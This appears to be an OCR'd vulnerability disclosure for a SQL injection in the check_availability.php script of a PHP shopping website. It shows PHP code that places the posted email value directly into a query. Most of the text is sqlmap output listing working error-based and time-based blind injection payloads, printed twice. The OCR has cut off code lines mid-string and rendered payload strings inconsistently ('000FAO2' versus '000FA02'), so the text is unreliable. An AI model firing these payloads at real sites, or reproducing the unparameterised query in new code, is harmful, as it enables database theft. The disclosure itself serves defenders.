

Shopping Website (E-Commerce) check_availability.php has Sqlinjection

```
A SQL injection vulnerability exists in the Shopping Website (E-Commerce)
check_availability.php The basic introduction of the vulnerability is that SQL
injection means that the web application does not strictly judge or filter the
validity of user input data.
An attacker can add additional SQL statements to the end of a predefined query
statement in a web application, and perform illegal operations without the knowledge
of the administrator. In this way, the database server can be tricked into
performing any unauthorized query and obtaining the corresponding data information.
```


vulnerability



```
<?php
require_once("includes/config.php");
if(!empty($_POST["email"])) {
    $email= $_POST["email"];

        $result =mysqli_query($con,"SELECT  email FROM  users WHERE  email='$
        $count=mysqli_num_rows($result);
if($count>0)
{
echo "<span style='color:red'> Email already exists .</span>";
 echo "<script>$('#submit').prop('disabled',true);</script>";
} else{

    echo "<span style='color:green'> Email available for Registration .</span
 echo "<script>$('#submit').prop('disabled',false);</script>";
}
}


?>
```



```
if(!empty($_POST["email"])) {
    $email= $_POST["email"];

        $result =mysqli_query($con,"SELECT  email FROM  users WHERE  email='$email'");
        $count=mysqli_num_rows($result);
if($count>0)
```



```
[09:43:51] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
(custom) POST parameter '#2*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 2829 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=sample@email.tst' AND 3 AND (SELECT 5784 FROM(SELECT COUNT(*),CONCAT(0x7162766271,(SELECT (ELT(5784=5
784,1))),0x7170627671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xdBZ21=6 AND '000FAO2'='000FAO2


    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=sample@email.tst' AND 3 AND (SELECT 9196 FROM (SELECT(SLEEP(5)))dODa)-- RlGz21=6 AND '000FAO2'='000FA
02

Parameter: #2* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=sample@email.tst' AND 32 AND (SELECT 8358 FROM(SELECT COUNT(*),CONCAT(0x7162766271,(SELECT (ELT(8358=
8358,1))),0x7170627671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- SMSR1=6 AND '000FAO2'='000FAO2


    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=sample@email.tst' AND 32 AND (SELECT 4706 FROM (SELECT(SLEEP(5)))Lzht)-- yGjF1=6 AND '000FAO2'='000FA
02
---
```

Sql Attack

```
sqlmap identified the following injection point(s) with a total of
2829 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)
    Payload: email=sample@email.tst' AND 3 AND (SELECT 5784
FROM(SELECT COUNT(*),CONCAT(0x7162766271,(SELECT
(ELT(5784=5784,1))),0x7170627671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xdBZ21=6 AND
'000FAO2'='000FAO2



    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=sample@email.tst' AND 3 AND (SELECT 9196 FROM
(SELECT(SLEEP(5)))dODa)-- RlGz21=6 AND '000FAO2'='000FAO2



Parameter: #2* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)
    Payload: email=sample@email.tst' AND 32 AND (SELECT 8358
FROM(SELECT COUNT(*),CONCAT(0x7162766271,(SELECT
(ELT(8358=8358,1))),0x7170627671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- SMSR1=6 AND
'000FAO2'='000FAO2



    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=sample@email.tst' AND 32 AND (SELECT 4706 FROM
(SELECT(SLEEP(5)))Lzht)-- yGjF1=6 AND '000FAO2'='000FAO2
---
```